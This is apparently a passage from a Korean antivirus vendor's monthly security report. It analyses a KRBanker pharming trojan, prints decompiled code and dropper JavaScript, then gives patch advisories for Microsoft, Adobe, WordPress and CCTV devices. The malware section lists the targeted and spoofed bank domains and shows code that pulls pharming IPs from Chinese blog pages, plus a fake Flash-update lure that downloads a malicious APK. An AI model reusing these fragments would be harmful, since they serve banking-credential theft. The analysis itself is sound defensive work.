lottok.co.kr | basiclotto.co.kr | lotto369.net | g9.co.kr | lottons.com | lottopangpang.co.kr | lottogold.co.kr | lottoplay.co.kr | lottorich.co.kr | lottosmart.kr | nlotto.co.kr | www.BestLotto.co.kr | www.LottoRICH.Co.kr | www.lottok.co.kr | www.basiclotto.co.kr | www.lotto369.net | www.g9.co.kr | www.lottons.com | lottopangpang.co.kr | www.lottogold.co.kr | www.lottoplay.co.kr | www.lottorich.co.kr | www.lottosmart.kr | www.nlotto.co.kr | | www.bing.com | www.11st.co.kr | www.gmarket.net | www.google.co.kr | nate.com | www.nate.com | daum.com | daum.co.kr | www.daum.co.kr | www.daum.net | daum.net | www.zum.com | zum.com | kisa.nenghuyp.com | kisa.honabenk.com | kisa.idk.co.kr | kisa.kcb.co.kr | kisa.kfoc.co.kr | naver.com | www.naver.co.kr | naver.co.kr | www.nonghyup.com | www.naver.com | naver.kr | www.naver.kr | kisa.kbstor.com | kisa.nonghuyp.com | kisa.shinhon.com | kisa.wooribenk.com | kisa.ibek.co.kr | kisa.epostbenk.go.kr | kisa.hanabenk.com | kisa.keb.co.kr | kisa.kfcc.co.kr | www.nate.net | www.nate.co.kr | nate.co.kr | hanmail.net | www.hanmail.net | www.hanacbs.com | kfcc.co.kr | www.kfcc.co.kr | www.daum.net | daum.net | www.kbstor.com | www.nonghuyp.com | www.shinhon.com | www.wooribenk.com | www.ibek.co.kr | www.epostbenk.go.kr | www.hanabenk.com | www.keb.co.kr | www.citibank.co.kr | www.citibank.co.kr.r | www.standardchartered.co.kr.r | www.standardchartered.co.kr | www.suhyup-bank.com.r | www.suhyup-bank.com | www.kjbank.com.r | www.kjbank.com | openbank.cu.co.kr.r | openbank.cu.co.kr | www.knbank.co.kr | www.knbank.co.kr.r | www.busanbank.co.kr.r | www.busanbank.co.kr

특정 레지스트리 값 삭제(svchsot.exe)

HCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 레지스트리 경로에 'svchsot.exe'가 포함되어 있으면 값을 삭제한다.

```
RegEnumValueA(phkResult, i, &ValueName, &cchValueName, 0, &Type, (LPBYTE)&Dst, &cbData);
if ( Type == 1 )
{                                       // HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
  if ( StrStrIA(&Dst, aSvchsot_exe) )   // svchsot.exe
    RegDeleteValueA(phkResult, &ValueName);// 삭제
```

[그림 30] 특정 레지스트리 값 삭제 코드 화면

파밍 IP 업데이트를 위한 사이트 접속

파밍 IP 주소를 업데이트하기 위해 특정 중국 블로그에 접속을 시도한다. 해당 작업은 2개의 중국 블로그를 대상으로 동시에 동작된다. 시도 전 뮤텍스를 확인하여 중복인지 확인하며, 뮤텍스 존재 시 해당 스레드들은 동작하지 않는다.

```
v2 = (void *)warp_CreateMutexA(0, 0, "0x5d65r455f");// 뮤텍스 확인
if ( sub_10003903() != 183 )
{
  while ( 1 )
  {
    memset(v1, 0, 0x118u);
    if ( func_blog_connect("61814984", (LPSTR)v1) )// 접속 할 중국 Blog ID
    {

v2 = (void *)warp_CreateMutexA(0, 0, "0x555dasfas");// 뮤텍스 확인
if ( sub_10003903() != 0xB7 )
{
  while ( 1 )
  {
    memset(v1, 0, 0x118u);
    if ( func_blog_connect("190055271", (LPSTR)v1) )// 접속 할 중국 Blog ID
    {
```

[그림 31] 파밍 IP를 얻기 위해 접속하는 중국 블로그 ID부여 코드 화면

뮤텍스가 존재하지 않으면 부여받은 중국 블로그 ID로 접속한다.

```
wsprintfA(&Dst, "http://%s.qzone.qq.com/main", lpMultiByteStr);// http://61814984.qzone.qq.com/main
lpMultiByteStra = operator new(0x7D000u);
memset(lpMultiByteStra, 0, 0x7D000u);
v25 = 5000;
v2 = wrap_InternetOpenA(
       "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
       0,
       0,
       0,
       0);
if ( !v2 )
  return 0;
v23 = wrap_InternetOpenUrlA(v2, &Dst, 0, 0, 67108864, 0);

wsprintfA(&Dst, "http://%s.qzone.qq.com/main", lpMultiByteStr);// http://190055271.qzone.qq.com/main
lpMultiByteStra = operator new(0x7D000u);
memset(lpMultiByteStra, 0, 0x7D000u);
v25 = 5000;
v2 = wrap_InternetOpenA(
       "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
       0,
       0,
       0,
       0);
if ( !v2 )
  return 0;
v23 = wrap_InternetOpenUrlA(v2, &Dst, 0, 0, 0x4000000u, 0);
```

[그림 32] 중국 블로그 접속 코드 화면

중국 블로그에 접속하면 title에 특정 문자열을 가져와 파밍 IP 주소로 사용한다.

```
v6 = strlen("title");
v7 = std::basic_string<char_std::char_traits<char>_std::allocator<char>>::find(&v24, "title", 0, v6);
v8 = strlen("[");
v9 = std::basic_string<char_std::char_traits<char>_std::allocator<char>>::find(&v24, "[", v7 + 5, v8);
std::basic_string<char_std::char_traits<char>_std::allocator<char>>::substr(&v24, &v21, v7 + 6, v9 - v7 - 6);
v10 = v22;
LOBYTE(v31) = 2;
if ( !v22 )
  v10 = (const char *)_C;
if ( strlen(v10) <= 0x3C )
{
  wsprintfA(a2, "%s", v10);
  v11 = strlen(a2);
```

[그림 33] 중국 블로그 title에 특정 문자열을 찾는 코드 화면

-악성파일(ADT.apk)

파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.Android.Downloader.KRBanker	ADT.apk	8A7C0D87565C83BEE3C2888C0D5DBF2A	101,706

ADT.apk 파일의 주요행위는 사용자 단말기의 공인인증서 탈취, 악성 앱 다운로드 및 설치, 정상 앱 삭제, SMS 감시, 연락처 정보 탈취 등의 악성 행위를 수행한다.

안드로이드 단말기 체크

최초 ADT.apk가 설치하는 페이로드인 APK.html에서는 해당 사이트에 접속한 브라우저가 안드로이드 단말기일 경우에만 동작한다.

```
var use=navigator.userAgent.toLowerCase(); // UserAgent Read
 if(use.indexOf("android") )=1 ) // "android" Search
 {
 goad(); // "android" Search Secces!!
 }
```

허위 메시지 팝업

안드로이드 단말기가 확인될 경우, 사용자에게 플러그인 업데이트를 사칭한 허위 메시지를 화면에 보여준다.

```
function tant()
{
var ts=Math.floor(Math.random()*5+1);
if(ts==1)
  xx="fiash쇄신플러그인을!";
if(ts==2)
  xx="fiash쇄신플러그인을!";
if(ts==3)
  xx="fiash쇄신플러그인을!";
if(ts==4)
  xx="fiash쇄신플러그인을!";
if(ts==5)
  xx="fiash쇄신플러그인을!";

return xx;
}
```

악성 파일 다운로드

사용자가 허위 메시지를 클릭할 경우 특정 서버에 접속하여 APK 파일을 다운로드받는다.

```
function down(tt)
{
  var d4="[redacted]";
  try
  {
    var g=remote_ip_info["province"];
    var h1=remote_ip_info["city"];
  }
  catch(err)
  {
    var g="??";
    var h1="??";
  }
  var yy=Math.floor(Math.random()*20+1);
```

중복 접속 방지

총 4번까지 해당 사이트를 방문할 수 있으며, 자신을 확인할 수 있는 cookie 값을 저장하여 4번째 이후부터는 현재 시각으로부터 '하루 후'에 접속할 수 있도록 셋팅되어 있다.

- cookie 값에 따른 1Day 접속 코드

```
function setC(name,value)
{
  var Days = 1;
  var exp = new Date();
  exp.setTime(exp.getTime() + Days*24*60*60*1000);
  document.cookie = name + "="+ escape (value) + ";expires=" +
exp.toGMTString();
}
```


- cookie 값 체크 코드

```
function goad()
{
 var Then = new Date() ;
 Then.setTime(Then.getTime() + 2*60*60*1000) ;
 var cookieString = new String(document.cookie) ;
 var cookieHeader = "ggunzzxx1=" ;       // cookie 값 설정
 var beginPosition = cookieString.indexOf(cookieHeader) ;
 if (beginPosition == -1)
 {    if(self!=top)
  {      window.open(self.location,'_top');
    return ""
  }
  document.cookie = "ggunzzxx1=1;expires="+ Then.toGMTString();     // 1번 접속
  window.setTimeout("d('sp')", 1000);
 }
 else if(getCookie('ggunzzxx1')==1)
 {    if(self!=top)
  {      window.open(self.location,'_top');
    return ""
  }
  document.cookie = "ggunzzxx1=2;expires="+ Then.toGMTString();     // 2번 접속
  window.setTimeout("d('sp')", 1000);
 }
 else if(getCookie('ggunzzxx1')==2)
 {    if(self!=top)
  {      window.open(self.location,'_top');
    return ""
  }
  document.cookie = "ggunzzxx1=3;expires="+ Then.toGMTString();     // 3번 접속
  window.setTimeout("d('sp')", 1000);
 }
 else if(getCookie('ggunzzxx1')==3)
 {    if(self!=top)
  {      window.open(self.location,'_top');
    return ""
  }
  document.cookie = "ggunzzxx1=4;expires="+ Then.toGMTString();     // 4번 접속
  window.setTimeout("d('sp')", 1000);
 }
 else
 { }}
```


악성 행위

ADT.apk파일의 다운로드가 완료되면 아래와 같은 악성행위들이 동작한다.

- 아이콘 은닉
- 기기관리자 등록
- 공인인증서 조회 및 서버 전송
- 악성 앱 다운로드
- 악성 앱 설치
- 정상 뱅킹앱 삭제
- 연락처 정보 서버 전송
- 받은 SMS 정보 서버 전송
- 수신전화 방해 및 수신번호 서버 전송

3. 결론

해당 악성코드는 혼자서 모든 행위를 맡아서 하는 기존의 KRBanker 악성코드와는 기능상 다르지 않았다. 하나의 파일이 두 개의 파일로 나뉘어 그중 하나는 암호화, 나머지 하나는 암호화 파일을 복호화하여 로드시키는 기능만 가지고 있다. 따라서 파일 그 자체의 행위만으로는 악성코드로 판단되지 않기 때문에 안티 바이러스 탐지 패턴을 교묘하게 회피할 수 있었던 것으로 보인다. 또한 복호화된 파일은 메모리에서만 동작하며 파일로 존재하지 않기 때문에 더욱 탐지가 어려울 수 있다.

이에 안티바이러스 프로그램들은 Hosts 파일 감시와 파밍 사이트에 대해 빠른 대처가 요구되며 이러한 수법들의 패턴을 차단할 수 있는 새로운 기능들이 필요할 것이다.

Part3. 보안 이슈 돋보기

4월의 보안이슈

4월의 취약점

4월의 보안 이슈

알약이 뽑은 TOP 이슈

- 9월부터 신용정보 유출되면 '손해배상' 받는다

위법한 정보유출이 발생한 금융사는 관련 사업부문의 직전 3년 연평균 매출액의 3%를 과징금으로 내야 하는 내용을 포함한 '신용정보법 개정안'이 지난달 공포되고 오는 9월 12일부터 시행된다. 아울러, 손해배상 강화에 따른 보장을 위해 은행과 금융지주, 신용정보 집중기관 등은 20억 원, 지방은행과 저축은행, 보험사, 금융투자사, 신협 등은 10억 원, 기타 기관은 5억 원 한도의 배상책임보험에 가입해야 한다.

- IT 예산 중 5% 이상 정보보호에 투자하는 기업 2.7% 불과

한국인터넷 진흥원이 내놓은 '2014년 정보보호 실태조사 결과'에 따르면 국내 기업 97%가 정보보호 예산을 5% 미만으로 편성한 것으로 확인되었다. 이는 영국 50%, 미국 40%에 비해서 크게 낮은 수준이다.

- 대기업, IT 기업 인터넷 전문은행 설립 허용…. 지분 제한 4 -> 30% 이상

정부가 인터넷 전문은행 설립을 촉진하기 위해 산업자본에 대한 진입 규제를 대폭 완화하기로 했다. 현재는 비 금융사가 은행을 통째로 가질 수 없으며, 최대 4% 지분만 허용된다. 하지만 이러한 규제가 풀린다면, 기업들이 인터넷 전문은행을 설립하는 경우 지분 한도를 현행 4%에서 30% 이상 가질 수 있다.

- 스마트폰으로 문서위조 식별… 국과수 신기술 개발

스마트폰으로 현장에서 실시간으로 문서 위, 변조 여부를 확인할 수 있는 신기술이 개발되었다. 이 기법은 QR코드와 투명인쇄 두 부분으로 구성되어 있으며, 문서의 여백에 문서 내용을 암호화한 QR코드를 새기고, 그 둘레에 QR코드의 암호를 푸는 암호키를 눈에 보이지 않는 점으로 인쇄하는 것이다. 이 QR코드와 스테가노그래피를 인식하는 앱이 해당 QR코드 암호를 풀지 못한다면 그 문서는 위 변조됐다는 것을 뜻한다.

- 아이핀 2차 인증, 의무화된다

방송통신위원회는 온라인상 본인 확인수단인 아이핀의 이용 안전성을 높이기 위해 현행 비밀번호 인증 이외에 2차 인증 절차를 반드시 거치도록 하며, 기존에 발급된 아이핀의 관리를 강화하는 조치를 이달 중 시행할 것이라고 발표했다.

- 발신번호 변경하면 전화, 문자메시지 차단

'전기통신사업법 일부 개정법률안'이 16일부터 시행되었다. 이 법은 통신금융사기 피해 방지, 청소년의 유해정보 노출 방지, 기간통신사업 인허가 절차 개선 등의 내용을 담고 있다. 이에 따라 보이스피싱, 스미싱 등 전기통신금융사기의 피해를 방지하기 위해 송신인의 전화번호를 다른 전화번호로 임의로 변경하는 등 발신번호를 조작한 전화와 문자메시지가 차단된다.

- 이통사 가입자 지문정보, 연말까지 파기

이동통신 3사는 그 동안 명의도용 방지를 위해 서비스 가입 시 본인 확인 증빙 목적으로 주민등록증 뒷면 사본(지문정보)을 수집하여 보관해 왔다. 이에 대해 방통위는 불필요한 개인정보를 수집하지 않도록 계도해 왔다. 그 결과 이통3사는 작년 8월부터 해당 정보를 수집하지 않고 있으며, 연말까지 일괄적으로 파기를 진행한다고 밝혔다.

- 랜섬웨어 유포 확산 비상

컴퓨터 이용자의 중요파일을 무단으로 암호화하고 이를 복구하는 조건으로 돈을 요구하는 악성코드 '랜섬웨어'가 국내 커뮤니티 사이트를 중심으로 유포되었다. 이번 랜섬웨어는 최초로 발견된 한글화된 랜섬웨어로, 국내 보안업체와 협력하여 악성코드 유포지, 경유지 등을 차단하는 조치를 취했다.

4월의 취약점

Microsoft 4월 정기 보안 업데이트

- Internet Explorer용 누적 보안 업데이트(3038314)

이 보안 업데이트는 Internet Explorer의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Microsoft Office의 취약성으로 인한 원격 코드 실행 문제(3048019)

이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- HTTP.sys의 취약성으로 인한 원격 코드 실행 문제(3042553)

이 보안 업데이트는 Microsoft Windows에서 발견된 취약성을 해결합니다. 공격자가 영향받는 Windows 시스템에 특수 제작된 HTTP 요청을 보낼 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

- Microsoft 그래픽 구성 요소의 취약성으로 인한 원격 코드 실행 문제(3046306)

이 보안 업데이트는 Microsoft Windows에서 발견된 취약성을 해결합니다. 공격자가 사용자에게 특수 제작된 웹 사이트로 이동하거나, 특수 제작된 파일을 열거나, 특수 제작된 EMF(확장 메타파일) 이미지 파일이 포함된 작업 디렉터리로 이동하도록 유도할 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 작업을 수행하도록 만들 수 없습니다. 공격자는 일반적으로 전자 메일이나 인스턴트 메신저 메시지에서 유인물을 이용하여 이러한 작업을 수행하도록 사용자를 유도해야 합니다.

- Microsoft SharePoint Server의 취약성으로 인한 권한 상승 문제(3052044)

이 보안 업데이트는 Microsoft Office 서버 및 생산성 소프트웨어의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 영향받은 SharePoint 서버에 특수 제작된 요청을 보내는 경우 권한 상승이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 읽도록 허가되지 않은 콘텐츠를 읽고, 희생자의 ID를 사용해서 희생자 대신 SharePoint 사이트에서 사용 권한 변경 및 콘텐츠 삭제와 같은 작업을 수행하고, 희생자의 브라우저에 악성 콘텐츠를 삽입할 수 있습니다.

- Windows 작업 스케줄러의 취약성으로 인한 권한 상승 문제(3046269)

이 보안 업데이트는 Microsoft Windows에서 발견된 취약성을 해결합니다. 이 취약성 악용에 성공한 공격자는 알려진 잘못된 작업을 활용하여 작업 스케줄러가 특수 제작된 응용 프로그램을 시스템 계정의 컨텍스트에서 실행되도록 할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치할 수 있을 뿐 아니라 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수도 있습니다.

- Microsoft Windows의 취약성으로 인한 권한 상승 문제(3049576)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 이 취약성을 악용하려면 공격자가 먼저 시스템에 로그온해야 합니다.

- XML Core Services의 취약성으로 인한 보안 기능 우회 문제(3046482)

이 보안 업데이트는 Microsoft Windows에서 발견된 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 파일을 여는 경우 보안 기능 우회가 허용될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 특수 제작된 파일을 열도록 만들 수 없습니다. 공격자는 일반적으로 전자 메일이나 인스턴트 메신저 메시지에서 유인물을 이용하여 이 파일을 열도록 사용자를 유도해야 합니다.

- Active Directory Federation Services의 취약성으로 인한 정보 유출 문제(3045711)

이 보안 업데이트는 AD FS(Active Directory Federation Services)의 취약성을 해결합니다. 사용자가 응용 프로그램에서 로그오프한 후 브라우저를 열어두고, 공격자가 사용자가 로그 오프 한 직후 이 브라우저에서 해당 응용 프로그램을 다시 여는 경우 이 취약성으로 인해 정보가 공개될 수 있습니다.

- .NET. Framework의 취약성으로 인한 정보 유출 문제(3048010)

이 보안 업데이트는 Microsoft .NET Framework의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 사용자 지정 오류 메시지가 사용되지 않는 영향받는 서버에 특수 제작된 웹 요청을 보내는 경우 정보가 공개될 수 있습니다. 이 취약성 악용에 성공한 공격자는 중요한 정보를 노출할 수 있는 웹 구성 파일의 일부를 볼 수 있습니다.

- Windows Hyper-V의 취약성으로 인한 서비스 거부 문제(3047234)

이 보안 업데이트는 Microsoft Windows에서 발견된 취약성을 해결합니다. 이 취약성으로 인해 인증된 공격자가 특수 제작된 응용 프로그램을 VM(가상 컴퓨터) 세션에서 실행하는 경우 서비스 거부가 허용될 수 있습니다. 서비스 거부는 공격자가 Hyper-V 호스트에서 실행되는 다른 VM에서 코드를 실행하거나 사용자 권한을 상승시키도록 허용하지 않지만, 호스트의 다른 VM을 Virtual Machine Manager에서 관리 가능하지 않게 만들 수 있습니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms15-Apr
영문 : https://technet.microsoft.com/en-us/library/security/ms15-Apr

CCTV 보안 설정 주의 권고

최근 보안 설정이 미흡한 CCTV가 해킹되어 인터넷으로 송출되는 피해 사례가 발생


- 상세정보

공개된 CCTV는 출고 당시 설정되어있는 기본 비밀번호를 변경하지 않고 이용하거나, 보안 설정 부주의로 인해 인터넷에서 인증과정 없이 접속이 가능

- 해결법


Panasonic社 CCTV 비밀번호 변경

- CCTV 설치 시 반드시 영문, 숫자, 특수문자를 조합한 8자리 이상의 비밀번호를 설정
- 설정 프로그램에 접속 〉 User mng 〉 User auth 〉 User name 및 Password 재설정



Axis社 CCTV 보안 설정 변경

- CCTV 설치 시 설정의 anonymous viewer(익명 뷰어) 모드 비활성화 확인
- 설정 프로그램에 접속 〉 기본 설정 〉 User Settings(사용자) 〉 anonymous viewer(익명 뷰어) 비활성화



- 참고사이트

Panasonic社 고객센터 : 02-533-8452

- 매뉴얼 : http://security.panasonic.com/pss/security/library/products.html

Axis社 고객센터 : 02-780-9636

- 메뉴얼 : http://www.axis.com/ko/techsup/cam_servers/index.htm

CCTV 보안 설정 주의 권고 추가

CCTV 출고시 설정되어 있는 기본 비밀번호를 변경하지 않고 사용하여 CCTV 영상노출


- 상세정보

익명 로그인 기능을 활성화 하여 사용하는 경우 누구나 인터넷을 통해 CCTV 영상에 접근 가능

- 해결법

CCTV 비밀번호 변경

- CCTV 설치 시 반드시 영문, 숫자, 특수문자를 조합한 8자리 이상의 비밀번호를 설정
- 설정 프로그램에 접속 〉 User mng 〉 User auth 〉 User name 및 Password 재설정



CCTV 익명로그인 설정 기능 비활성화 권고

- 익명로그인 기능은 불특정 사용자가 CCTV 영상에 접근할 수 있고, 외부에 노출될 수 있다는 것을 정확히 인지하고 꼭 필요한 경우 이외는 사용하지 않을 것을 권고

- 참고사이트

http://security.panasonic.com/pss/security/library/products.html

Adobe 제품군 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player, ColdFusion 및 Flex에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player의 22개 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2015-0347, CVE-2015-0350, CVE-2015-0352, CVE-2015-0353, CVE-2015-0354, CVE-2015-0355, CVE-2015-0360, CVE-2015-3038, CVE-2015-3041, CVE-2015-3042, CVE-2015-3043)
- 임의코드 실행으로 이어질 수 있는 type confusion 취약점(CVE-2015-0356)
- 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2015-0348)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2015-0349, CVE-2015-0351, CVE-2015-0358, CVE-2015-3039)
- 임의코드 실행으로 이어질 수 있는 double-free 취약점(CVE-2015-0346, CVE-2015-0359)
- ASLR 우회에 사용되는 메모리 누수 취약점(CVE-2015-0357, CVE-2015-3040)
- 정보 누출로 이어질 수 있는 보안 우회 취약점(CVE-2015-3044)

Adobe ColdFusion의 1개 취약점에 대한 보안 업데이트를 발표

- 크로스 사이트 스크립팅(Cross-Site Scripting(XSS)) 취약점(CVE-2015-0345)

Adobe Flex의 1개 취약점에 대한 보안 업데이트를 발표

- 크로스 사이트 스크립팅(Cross-Site Scripting(XSS)) 취약점(CVE-2015-1773)

Adobe Flash Player

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	Windows, Mac	17.0.0.134 및 이전버전
Adobe Flash Player Extended Support Release	Windows, Mac	13.0.0.277 및 이전버전
Adobe Flash Player for Google Chrome	Windows, Mac, Linux	17.0.0.134 및 이전버전
Adobe Flash Player for Internet Explorer 10 and Internet Explorer 11	Windows 8.0, 8.1	17.0.0.134 및 이전버전
Adobe Flash Player	Linux	11.2.202.451 및 이전버전

Adobe ColdFusion

소프트웨어 명	동작환경	영향 받는 버전
ColdFusion	모든 플랫폼	11 및 10

Adobe Flex

소프트웨어 명	동작환경	영향 받는 버전
Flex	모든 플랫폼	4.6 및 이전버전

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 17.0.0.169버전으로 업데이트 적용
  * Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 13.0.0.281 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.451 버전으로 업데이트 적용
- 구글 크롬 및 윈도우 8.x 버전의 인터넷 익스플로러에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용

Adobe ColdFusion 사용자

- 다음과 같은 Adobe ColdFusion Help 문서를 참조하여 보안업데이트 적용
  * ColdFusion 11: http://helpx.adobe.com/coldfusion/kb/coldfusion-11-update-5.html
  * ColdFusion 10: http://helpx.adobe.com/coldfusion/kb/coldfusion-10-update-16.html

Adobe Flex 사용자

- 아래의 링크에서 index.html 파일을 다운로드하여 기존 index.html 파일의 적용 사항을 수정한 후 web site에 결과물을 적용
  *https://git-wip-us.apache.org/repos/asf/flex-sdk/repo?p=flex-sdk.git;a=blob;f=asdoc/templates/index.html;h=b9e46cded17d791edeffeddd01ecef8eef4adeae;hb=refs/heads/develop

- 참고사이트

https://helpx.adobe.com/security/products/flash-player/apsb15-06.html
https://helpx.adobe.com/security/products/coldfusion/apsb15-07.html https://helpx.adobe.com/security/products/flex/apsb15-08.html

한글버전 랜섬웨어 '크립토락커' 확산 주의

국내를 타겟으로 한 랜섬웨어 '크립토락커'가 국내 웹사이트에서 유포. 랜섬웨어는 사용자의 PC를 감염시켜 중요파일들을 암호화 하여 금전을 요구함

- 상세정보

국내를 타겟으로 한 랜섬웨어 '크립토락커'가 국내 웹사이트에서 유포. 랜섬웨어는 사용자의 PC를 감염시켜 중요파일들을 암호화 후 금전을 요구
랜섬웨어는 금전을 지불한다고 하더라도 복호화가 보장되지 않아 사용자의 주의를 요구

- 해결법

크립토락커는 감염되지 않도록 사전예방이 중요

- 인터넷 익스플로러, 플래쉬 플레이어, 자바 등에 대한 최신 보안업데이트 필요
- 사용중인 백신에 대한 최신 업데이트 필요
- PC내 중요 문서에 대한 백업
- 보안업체에서 제공하는 안티 익스플로잇 도구를 활용하는 것도 도움이 될 수 있음

WordPress 긴급 보안 업데이트

Wordpress에서 취약점을 보완한 긴급 보안 패치를 공개

- 상세정보


댓글 입력란에 XSS 취약점이 발생할 수 있으며, 공격자가 작성한 댓글을 관리자가 열람할 경우 웹셸 업로드 및 관리자 계정 탈취 등이 가능

- 해결법

4.2.1 버전으로 업데이트

- Dashboard(알림판) -> Updates(업데이트)

- Update Now(지금 업데이트) 클릭



- 참고사이트

https://wordpress.org/news/2015/04/wordpress-4-2-1/

WordPress SEO 플러그인 취약점 주의 권고

취약점 스캐너 WP스캔(WPScan)의 공동 개발자 라이언 듀허스트는 워드프레스 SEO 플러그인 프로그램에서 블라인드 SQL 인젝션 취약점을 발견

※ 블라인드 SQL 인젝션 취약점 : 해커가 데이터베이스를 조작하고 인가되지 않은 계정을 생성할 수 있는 취약점

- 해결법

해당 취약점에 영향 받는 사용자는 아래 공식 업데이트 사이트에 방문하여 워드프레스 SEO 플러그인 1.7.4 버전으로 보안 업데이트 적용

